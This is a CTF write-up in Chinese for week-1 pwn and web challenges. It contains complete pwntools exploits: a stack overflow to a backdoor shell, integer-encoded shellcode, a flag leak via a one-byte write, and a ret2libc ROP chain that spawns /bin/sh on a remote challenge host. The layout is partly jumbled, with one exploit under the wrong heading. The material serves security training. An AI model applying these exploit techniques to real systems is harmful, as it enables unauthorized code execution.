

# pwn

## 1.Hard\_AAAAA

先检查一下保护

```
[*] '/home/x1ng/Downloads/week1/aaa'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

用ida打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char s; // [esp+0h] [ebp-ACh]
    char v5; // [esp+7Bh] [ebp-31h]
    unsigned int v6; // [esp+A0h] [ebp-Ch]
    int *v7; // [esp+A4h] [ebp-8h]

    v7 = &argc;
    v6 = __readgsdword(0x14u);
    alarm(8u);
    setbuf(_bss_start, 0);
    memset(&s, 0, 0xA0u);
    puts("Let's 000o\\000!");
    gets(&s);
    if ( !memcmp("000o", &v5, 7u) )
        backdoor();
    return 0;
}
```

覆盖变量为特定内容控制程序执行后门函数即可

```
.rodata:080486D0 00000000 ; DATA XREF: main+5
.rodata:080486E0 a0o0o    db '000o',0 ; DATA XREF: main+8
.rodata:080486E5 a00      db '00',0
.rodata:080486E8 ; char command[]
.rodata:080486E8 command  db '/bin/sh',0 ; DATA XREF: backdo
.rodata:080486E8 _rodata  ends
```

写exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

p = process('./aaa')
#p = remote("47.103.214.163", 20001)

p.recvuntil('000!\n')
payload = 'a'*123+'000o'+'\0'+'\00'

p.send(payload)

p.interactive()
```

## 2.Number\_Killer

先检查一下保护

```
[*] '/home/xing/Downloads/week1/num'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
```

发现并没有什么保护

用ida64打开

```
IDA View-A  Pseudocode-A  Hex View-1  Structures  Enums
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v4[11]; // [rsp+0h] [rbp-60h]
    int i; // [rsp+5Ch] [rbp-4h]

    setvbuf(_bss_start, 0LL, 2, 0LL);
    setvbuf(stdin, 0LL, 2, 0LL);
    memset(v4, 0, 0x50uLL);
    puts("Let's Pwn me with numbers!");
    for ( i = 0; i <= 19; ++i )
        v4[i] = readll();
    return 0;
}
```

有一个readll函数



```

#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

#p = process('./num')
p = remote("47.103.214.163", 20001)
#gdb.attach(p, 'b *0x40060A')

jmp_rsp = '4196237' #0x400780
over = '51539607552' #0xc00000000

p.recvuntil('numbers!\n')

payload = '1'+p8(0xa)+'2'+p8(0xa)+'3'+p8(0xa)+'4'+p8(0xa)+'5'+p8(0xa)+'6'+p8(0xa)
payload += '1'+p8(0xa)+'2'+p8(0xa)+'3'+p8(0xa)+'4'+p8(0xa)
payload += '3'+p8(0xa)+over+p8(0xa)+jmp_rsp+p8(0xa)
payload += '7955996173821429866'+p8(0xa)+'-1762796268771782865'+p8(0xa)
payload += '2608851925472997992'+p8(0xa)+'7662582506348151841'+p8(0xa)
payload += '-8554491946326276456'+p8(0xa)+'364607107058774502'+p8(0xa)

p.send(payload)

p.interactive()

# 'jhH\x08/bin'
# '///sPH\x09\xe7' -> 16683945804937768751
# 'hri\x01\x01\x014$'
# '\x01\x01\x01\x011\xf6Vj'
# '\x08^H\x01\xe6VH\x09' -> 9892252127383281160
# '\xe61\xd2j;X\x0f\x05'

```

其中有一段需要覆盖的内存里存放循环次数（还关系到需要覆盖的地址），填充的时候需注意，用over变量覆盖

```

ext:0000000000400761 loc_400761: ; CODE XREF: main+8A:j
ext:0000000000400761      mov     eax, 0
ext:0000000000400766      call    readll
ext:000000000040076B      mov     rdx, rax
ext:000000000040076E      mov     eax, [rbp+var_4]
ext:0000000000400771      cdq     [rbp+var_4]
ext:0000000000400773      mov     [rbp+var_4], rdx
ext:0000000000400778      add     [rbp+var_4], 1
ext:000000000040077C      loc_40077C: ; CODE XREF: main+69:rj
ext:000000000040077C      cmp     [rbp+var_4], 13h
ext:0000000000400780      jle     short loc_400761
ext:0000000000400782      mov     eax, 0
ext:0000000000400787      leave
ext:0000000000400788      ret
ext:0000000000400788 ; } // starts at 4006F6
ext:0000000000400788 main      endp
ext:0000000000400788

```

```

0x7ffcd13bd5f0: 0x000000000000000035 0x000000000000000000
0x7ffcd13bd600: 0x000000000000000000 0x000000000000000000
0x7ffcd13bd610: 0x00007ffcd13bd680 0x00000000000040076b
0x7ffcd13bd620: 0x000000000000000001 0x000000000000000002
0x7ffcd13bd630: 0x000000000000000003 0x000000000000000004
0x7ffcd13bd640: 0x000000000000000005 0x000000000000000006
0x7ffcd13bd650: 0x000000000000000001 0x000000000000000002
0x7ffcd13bd660: 0x000000000000000003 0x000000000000000004
0x7ffcd13bd670: 0x000000000000000003 0x00000000b000000000
0x7ffcd13bd680: 0x0000000000004007a0 0x00007f5956e53830
0x7ffcd13bd690: 0x000000000000000001 0x00007ffcd13bd768
0x7ffcd13bd6a0: 0x00000000157422ca0 0x0000000000004006f6
0x7ffcd13bd6b0: 0x000000000000000000 0xec2b90e4235775c5

```

### 3.One\_Shot

先查看一下保护

```

[*] '/home/x1ng/Downloads/week1/one'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

用ida64打开

```

IDA View-A  Pseudocode-A  Stack of main  Hex View-1  Structures
int __cdecl main(int argc, const char **argv, const char **envp)
{
    BYTE *v4; // [rsp+8h] [rbp-18h]
    int fd[2]; // [rsp+10h] [rbp-10h]
    unsigned __int64 v6; // [rsp+18h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    v4 = 0LL;
    *(_QWORD *)fd = open("./flag", 0, envp);
    setbuf(stdout, 0LL);
    read(fd[0], &flag, 0x1EuLL);
    puts("Firstly....What's your name?");
    __isoc99_scanf("%32s", &name);
    puts("The thing that could change the world might be a Byte!");
    puts("Take tne only one shot!");
    __isoc99_scanf("%d", &v4);
    *v4 = 1;
    puts("A success?");
    printf("Goodbye,%s", &name);
    return 0;
}

```



应该是已经把flag存在了内存中

```
.bss:00000000006010DD db  ?
.bss:00000000006010DE db  ?
.bss:00000000006010DF db  ?
.bss:00000000006010E0 public flag
.bss:00000000006010E0 flag db  ? ; DATA XREF
.bss:00000000006010E1 db  ?
.bss:00000000006010E2 db  ?
.bss:00000000006010E3 db  ?
.bss:00000000006010E4 db  ?
.bss:00000000006010E5 db  ?
.bss:00000000006010E6 db  ?
.bss:00000000006010E7 db  ?
.bss:00000000006010E8 db  ?
.bss:00000000006010E9 db  ?
.bss:00000000006010EA db  ?
.bss:00000000006010EB db  ?
.bss:00000000006010EC db  ?
.bss:00000000006010ED db  ?
.bss:00000000006010EE db  ?
.bss:00000000006010EF db  ?
.bss:00000000006010F0 db  ?
.bss:00000000006010F1 db  ?
```

后面有一个把指定地址的内容写为1的操作，应该是将字符串末尾的'/0'覆盖从而将flag一起打印出来  
写exp

---

#### 4.ROP\_LEVEL0

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

p = process('./one')
#p = remote("47.103.214.163", 20002)
gdb.attach(p, 'b *0x04007FB')

p.recvuntil('name?\n')
p.sendline('a'*32)
p.recvuntil('one shot!\n')
p.sendline('6295776')

p.interactive()
```

先检查一下保护


```

[*] '/home/x1ng/Downloads/week1/rop'
  Arch:             amd64-64-little
  RELRO:            Partial RELRO
  Stack:            No canary found
  NX:               NX enabled
  PIE:              No PIE (0x400000)
root@x1ng: /home/x1ng/Downloads/week1#

```

没有canary

用ida64打开



看到没有后门程序，就想到了ret2libc（太菜了，搞不出来预期解

找到合适的gadget

```

root@x1ng: /home/x1ng/Downloads/week1# ROPgadget --binary 'rop' --only 'pop|ret'| grep "rdi"
0x000000000000400753 : pop rdi ; ret

```

覆盖返回地址到pop rdi，puts泄露libc一个函数真实地址，再计算libc地址，就可以得到system和/bin/sh地址了

用libcseacher直接计算偏移，再让程序返回main函数，再次覆盖返回地址，getshell

写exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *
from LibcSearcher import *

elf = ELF('./rop')
#p = process('./rop')
p = remote("47.103.214.163", 20003)
#gdb.attach(p, 'b *0x400540')

poprdi=0x400753
puts=elf.plt['puts']
puts_got=elf.got['puts']

p.recvuntil('\n')
payload = 'a'*88+p64(poprdi)+p64(puts_got)+p64(puts)
payload += p64(0x40065B)

p.sendline(payload)

puts=u64(p.recv(6).ljust(8, '\x00'))
libc = LibcSearcher("puts", puts)

libcbase=puts-libc.dump('puts')
system_addr=libcbase+libc.dump('system')
bin_sh=libcbase+libc.dump('str_bin_sh')

payload = 'a'*88+p64(poprdi)+p64(bin_sh)+p64(system_addr)
p.recvuntil('\n')
p.sendline(payload)


p.interactive()
```

## Web

### 1.接头霸王

根据提示添加修改各种头







---

## 2.Code World


查看源代码能看到提示，应该是网页设置了自动跳转



